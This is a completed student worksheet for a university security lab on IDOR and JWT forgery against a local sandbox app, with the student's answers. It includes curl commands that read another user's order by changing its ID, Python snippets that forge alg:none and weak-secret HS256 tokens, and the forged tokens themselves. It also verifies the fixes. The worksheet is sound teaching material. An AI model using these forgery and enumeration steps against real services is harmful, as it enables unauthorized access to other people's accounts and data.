
Worksheet 6 — Authentication, Sessions & Access Control (3 hrs)

> **Course:** Software Security (KOSEN69) · **Week 6 Aligned:** OWASP 2025 **A01 Broken Access Control**, **A07 Authentication Failures** · **CWE-639** (IDOR), **CWE-347** (improper signature verification), **CWE-321** (weak hardcoded key) **Signature games:** 🗺️ **IDOR Treasure Hunt** — walk the `oid` numbers to loot orders that aren't yours · 🔐 **JWT Forgery** — mint a token you were never given.

> ⚠️ **Ethics note:** Forging tokens and accessing other users' objects is only legal in this sandbox (`vulnerable_app.py`) and your own Juice Shop. Doing it to a real service is unauthorized access. Keep all activity inside `http://localhost:8080`.

Part 1 — Student Information

Name	Student ID	Date	Group
Sadayu Suriya	6631503040	17/9/2569	-



Part 2 — Lecture Questions

Answer in 2–4 sentences each.

1. Distinguish **authentication** from **authorization**. In `vulnerable_app.py`, `get_order` calls `current_user()` but ignores its result (L63) — which of the two is missing? Answer: Authentication is proving who you are (login with a password, get a token). Authorization is checking what you're allowed to do once you're known. In `get_order`, it calls `current_user()` so it knows who's asking (that's authentication working fine), but it never uses that result to check if the order actually belongs to them — so authorization is the part that's missing.

2. What is **IDOR** (CWE-639)? Why is `/api/orders/<oid>` exploitable, and what single check in `solution_app.py` (L64) closes it? Answer: IDOR means the app lets you access an object just by knowing/guessing its ID, with no check that it's actually yours. `/api/orders/<oid>` is exploitable because it just looks up whatever order number you put in the URL and returns it, no matter who you are. `solution_app.py` L64 fixes it with one ownership check — `if order["owner"] != user: return 403` — before it returns the data.

3. Explain the **`alg:none`** JWT attack. Why does listing `"none"` in `algorithms=[...]` (L55) let an attacker submit an *unsigned* token? Answer: JWT lets the sender pick which algorithm was used to sign the token. If the server's allow-list includes `"none"`, an attacker can send a token with no signature at all and just write whatever claims they want (like `"sub": "bob"`) — the server sees `alg: none` is allowed, skips signature checking completely, and trusts the token as-is.

4. Why is the hardcoded HMAC secret `"secret"` (CWE-321) dangerous even if `alg:none` were disabled? How does a strong random secret + pinned algorithm defend the token? Answer: Even without `alg:none`, if the signing secret is a common word like `"secret"`, an attacker can just sign their own token with HS256 using that same word and the server has no way to tell it apart from a real one. A long random secret that isn't guessable (and isn't hardcoded in the source code) stops that, and pinning the algorithm to only HS256 stops an attacker from switching to `none` or a weaker algorithm to bypass the check entirely.

5. What do the JWT claims **`exp`** and **`aud`** add, and why does the secure version reject tokens that lack them? Answer: `exp` is the expiry time, so a token can't be replayed forever if it leaks. `aud` is who the token is meant for, so a token issued for one service can't just be reused on a different one. The secure version rejects tokens missing these because without them a stolen token basically never expires and can be reused anywhere.

Part 3 — Hands-on Lab (150 min)

Learning goals: exploit IDOR, forge JWTs two ways (`alg:none` and weak secret), then prove `solution_app.py` enforces ownership and rejects forged tokens. Steps mirror `attack.md`.

Prerequisites: Docker + Docker Compose, `curl`, `python3` with `pyjwt`, optionally Burp Suite. Working dir: `labs/week06-authn-authz/`.

Environment setup

```
cd labs/week06-authn-authz
docker compose up            # python:3.12-slim + flask + pyjwt, runs
```

```
vulnerable_app.py
# vulnerable app -> http://localhost:8080   (service name: authz-lab, port 8080)
```

Optional secondary target / proxy:


```
docker run --rm -p 3000:3000 bkimminich/juice-shop       # ->
http://localhost:3000
# Burp Suite: put the proxy listener AND the browser proxy on 127.0.0.1:8081.
# NOT 8080 — the lab app already owns host 8080 (docker-compose.yml, "8080:5000").
# Burp's own default listener is 8080, so you must change it: leave it there and
# either the listener refuses to start ("Address already in use") or, if it does
# bind, the browser's proxy address is the target's address and every request
# goes straight to the app instead of through Burp — you intercept nothing.
```

What to submit per task: the exact **command/token**, a **screenshot** of the JSON response, and a **2–3 sentence mitigation**.

Task 0 — Onboarding (5 min). Get alice's token (from `attack.md`):

```
TOKEN=$(curl -s -X POST http://localhost:8080/login \
  -H 'Content-Type: application/json' \
  -d '{"user":"alice","pw":"alicepw"}' | python3 -c 'import
sys,json;print(json.load(sys.stdin)["token"])')
echo "$TOKEN"
```

Confirm `/api/orders/1` returns alice's Laptop order. *Deliverable: screenshot of the token + order 1.*




Got alice's token with `Invoke-RestMethod` (had to use this instead of `curl.exe -d`, since PowerShell mangles the quotes in the JSON body and breaks it). Token: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJhbGljZSJ9.c3brGQkxoiCgrl5LGiV0go9qgN0MtrdnDBCCfJ45f_Q`. Then `curl.exe -s http://localhost:8080/api/orders/1 -H "Authorization: Bearer $TOKEN"` returned `{"item": "Laptop", "owner": "alice", "total": 1200}` — confirms it's her order.

Task 1 — IDOR Treasure Hunt (30 min) 🗺️.

- *Goal:* read **bob's** order with **alice's** token.
- *Steps:*

```
curl -s http://localhost:8080/api/orders/1 -H "Authorization: Bearer $TOKEN"
# yours
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $TOKEN"
# bob's — leaks!
```

- *Deliverable:* both responses + screenshot of bob's `Phone` order + why the missing ownership check (CWE-639) is the root cause.



`curl.exe -s http://localhost:8080/api/orders/1 -H "Authorization: Bearer $TOKEN"` (alice's own token) still gives her Laptop order, that's normal. But `curl.exe -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $TOKEN"` — same token, just changed `1` to `2` in the URL — gave back `{"item": "Phone", "note": "FLAG{idor_demo}", "owner": "bob", "total": 800}`. That's bob's order, and I never logged in as bob.

The missing ownership check (CWE-639) is the root cause because `/api/orders/<oid>` just takes whatever `oid` I put in the URL, looks it up, and returns it — it never checks if the order actually belongs to whoever the

token says I am. Any logged-in user can read anyone else's order just by changing the number in the URL.


```
jwt-forge
```

Task 2 — JWT Forgery via alg:none (30 min) 🔐.

- *Goal:* impersonate bob with an **unsigned** token (no secret needed).
- *Steps:*

```
FORGED=$(python3 - <<'PY'
import jwt
print(jwt.encode({"sub": "bob"}, key="", algorithm="none"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer $FORGED"
```

- *Deliverable:* the forged token + screenshot of the accepted response + explanation of the `none` flaw (CWE-347).



Forged token: `eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzdWIiOiJib2IifQ.` (no third part, no signature at all). Sent it as `Authorization: Bearer $FORGED` to `/api/orders/2` and the server accepted it — gave back bob's `Phone` order, `FLAG{idor_demo}` included, without ever checking a password or a signature.

The `none` flaw (CWE-347) happens because the JWT header itself says which algorithm to use, and the server trusts that. If `"none"` is in the server's allowed algorithms list, it just means "skip signature verification" — so I


can write any claims I want (`sub: bob`), put `alg: none` in the header, send no signature, and the server treats it as a fully valid token for bob.

Task 3 — JWT Forgery via weak secret (30 min) 🔐.

- *Goal:* sign a *valid* HS256 token because the secret is the guessable string `secret` (CWE-321).
- *Steps:*

```
FORGED2=$(python3 - <<'PY'
import jwt
print(jwt.encode({"sub": "bob"}, "secret", algorithm="HS256"))
PY
)
curl -s http://localhost:8080/api/orders/2 -H "Authorization: Bearer
$FORGED2"
```

- *Deliverable:* token + screenshot + 2–3 sentences on why secret strength + key management matter.



Forged token: `eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJib2IifQ.-51G5JQmpJleARHp8rIljBczPFanWT93d_N_7LQGUXU`. `pyjwt` even warned me `The HMAC key is 6 bytes long, which is below the minimum recommended length of 32 bytes` — it still signed it anyway. Sent to `/api/orders/2` and got bob's `Phone` order back again, this time with a real, valid HS256 signature.

Secret strength and key management matter because this token isn't a bug in the JWT format at all — it's a **real, correctly signed** token. The only reason I could forge it is I guessed the secret (`"secret"`). If the secret were long and random, and stored somewhere safe instead of hardcoded in the source (like `fixed_app.py`/`vulnerable_app.py`), guessing or leaking it would basically be impossible, and this attack wouldn't work no matter how the algorithm is configured.

Task 4 — Privilege/identity escalation reasoning (25 min).

- *Goal:* combine the flaws. Using Task 2/3 you became `bob` *without his password*; using Task 1 you read objects you don't own.
- *Steps:* document the full attack chain (forge token → access any `oid`). Optionally replay the requests through **Burp Suite Repeater** and screenshot the intercepted request/response.
- *Deliverable:* a short chain diagram/paragraph + Burp (or curl) evidence.


Attack chain: I never needed bob's password at all. Two separate bugs got me a token claiming to be bob — either forge an `alg:none` token with no signature (Task 2), or guess the secret `"secret"` and sign a real HS256 token myself (Task 3). Both paths end the same way: a token with `sub: bob` that the server accepts as genuine. Once I have that, the IDOR bug (Task 1) means I don't even need to stop at bob's orders — I can change `oid` in `/api/orders/<oid>` to any number and read anyone's order. Broken authentication (Tasks 2/3) gets me any identity I want for free, then broken authorization (Task 1) means nobody's checking ownership anyway — together that's full account takeover without ever touching a real password. Evidence: the curl screenshots from Task 1 (`img/Task1.png`), Task 2 (`img/Task2.png`), and Task 3 (`img/Task3.png`) already show each step of this chain.

Task 5 — Defend / fix it (30 min) 🛡️.

- *Goal:* prove `solution_app.py` blocks Tasks 1–3.
- *Steps:* stop the vulnerable container (`Ctrl-C`), then:

  ```
  docker compose run --rm --service-ports authz-lab bash -c "pip install --no-cache-dir flask pyjwt && python solution_app.py"
  ```

  Re-run: get a fresh alice token, then re-fire each attack. Expected: `/api/orders/2` with alice's token → **403 forbidden** (ownership check, L64); the `alg:none` token → **401 invalid token** (algorithm pinned to HS256, L50); the `"secret"` token → **401** (strong random secret + required `aud`/`exp`, L10/40).
- *Deliverable:* screenshots of the 403 and both 401s + name the fix line for each.



Re-ran all three attacks against `solution_app.py` with a fresh alice token:

- Alice's own token on `/api/orders/2` (bob's order) → `403 FORBIDDEN`, `{"error":"forbidden"}` — the ownership check (L64) now actually compares the order's owner to the logged-in user.
- The `alg:none` forged token → `401 UNAUTHORIZED`, `{"error":"invalid token"}` — the algorithm is pinned to HS256 now (L50), so a token claiming `alg: none` gets rejected outright.
- The weak-secret (`"secret"`) forged token → `401 UNAUTHORIZED`, `{"error":"invalid token"}` too — the real secret is long and random now (not the string `"secret"`), and the required `aud`/`exp` claims (L10/L40) also aren't present in my forged token, so it fails either way.

All three attacks that worked in Tasks 1-3 are blocked now.

Part 4 — Reflection

1. **CWE/OWASP mapping:** map IDOR → **CWE-639 / A01**, the JWT forgeries → **CWE-347 & CWE-321 / A07**. Answer: Task 1 (reading bob's order with alice's token) is **CWE-639 IDOR / A01 Broken Access Control**. Task 2 (the `alg:none` token) is **CWE-347 / A07** — bad signature verification. Task 3 (the `"secret"` token) is **CWE-321 / A07** — a weak, guessable key. All three are under the same umbrella of "the server trusted something it shouldn't have."

2. **Real breach:** the **2022 Optus breach** exposed millions of customer records via an exposed/poorly-authorized API endpoint where identifiers could be enumerated — a textbook broken-access-control / IDOR-style failure. In 3–4 sentences connect it to Tasks 1 and 4 of this lab. *(Alternative: the Peloton API IDOR disclosure.)* Answer: The Optus breach happened because an API endpoint let requests through without properly checking who was asking, and customer records could just be pulled by changing an ID number in the request — no password guessing needed, just count up. That's exactly Task 1: `/api/orders/<oid>` never checks if the order actually belongs to me, so I just changed `1` to `2` in the URL and got bob's data. Task 4 makes it worse, because in this lab I didn't even need a real login at all — I forged a token for anyone (Task 2/3) and then could walk through every `oid` value. Optus is

basically the real-world version of the same two bugs stacked together: no ownership check, and no real check on who's making the request in the first place.

3. **Best mitigation:** between deny-by-default ownership checks, pinning the JWT algorithm, and a strong managed secret, which control protects the most attack surface here, and why is server-side authorization non-negotiable? Answer: The ownership check protects the most attack surface, because it's the last line of defense — even if a token somehow gets forged (leaked secret, a new bug in the JWT code, whatever), the ownership check is still what decides whether the request actually gets the data or not. Pinning the algorithm and having a strong secret are both about stopping a token from being forged in the first place, which matters, but they only protect the login step. Server-side authorization is non-negotiable because you can never trust the client to only ask for its own stuff — authentication just tells the server who's asking, it says nothing about what that person should be allowed to see, so something on the server has to check that every single time.

Grading rubric (100)

Criterion	Points
Part 2 — Lecture questions (conceptual accuracy)	20
Part 3 — Exploitation + evidence (payloads/tokens + screenshots, Tasks 1–4)	40
Part 3 — Defense (Task 5: fixes proven, lines cited)	25
Part 4 — Reflection (CWE/OWASP mapping, breach, mitigation)	15
Total	**100**

Evidence & Integrity (required)

- **Identity proof:** every screenshot/diagram must show a terminal running `printf '%s | %s | ' "$(whoami)" '<YOUR-STUDENT-ID>'; date '+%F %T %Z'` **in the same image as the evidence**. When the evidence is a browser page, a DevTools panel or a rendered response, put that terminal **beside the browser and capture the whole screen** — a cropped window carries nothing that identifies you, and the lab's own output is byte-identical for the whole cohort *by design*, so the stamp is the only thing that makes the shot yours. Generic or borrowed evidence is not accepted.
- **Personalized flag (if this lab issues one):** _____ *Flags are unique per student — submitting another student's flag is a violation. How to submit:* ***learn.zcr.ai/submit*** *(full guide: `SUBMISSION.md` in the repo root).*
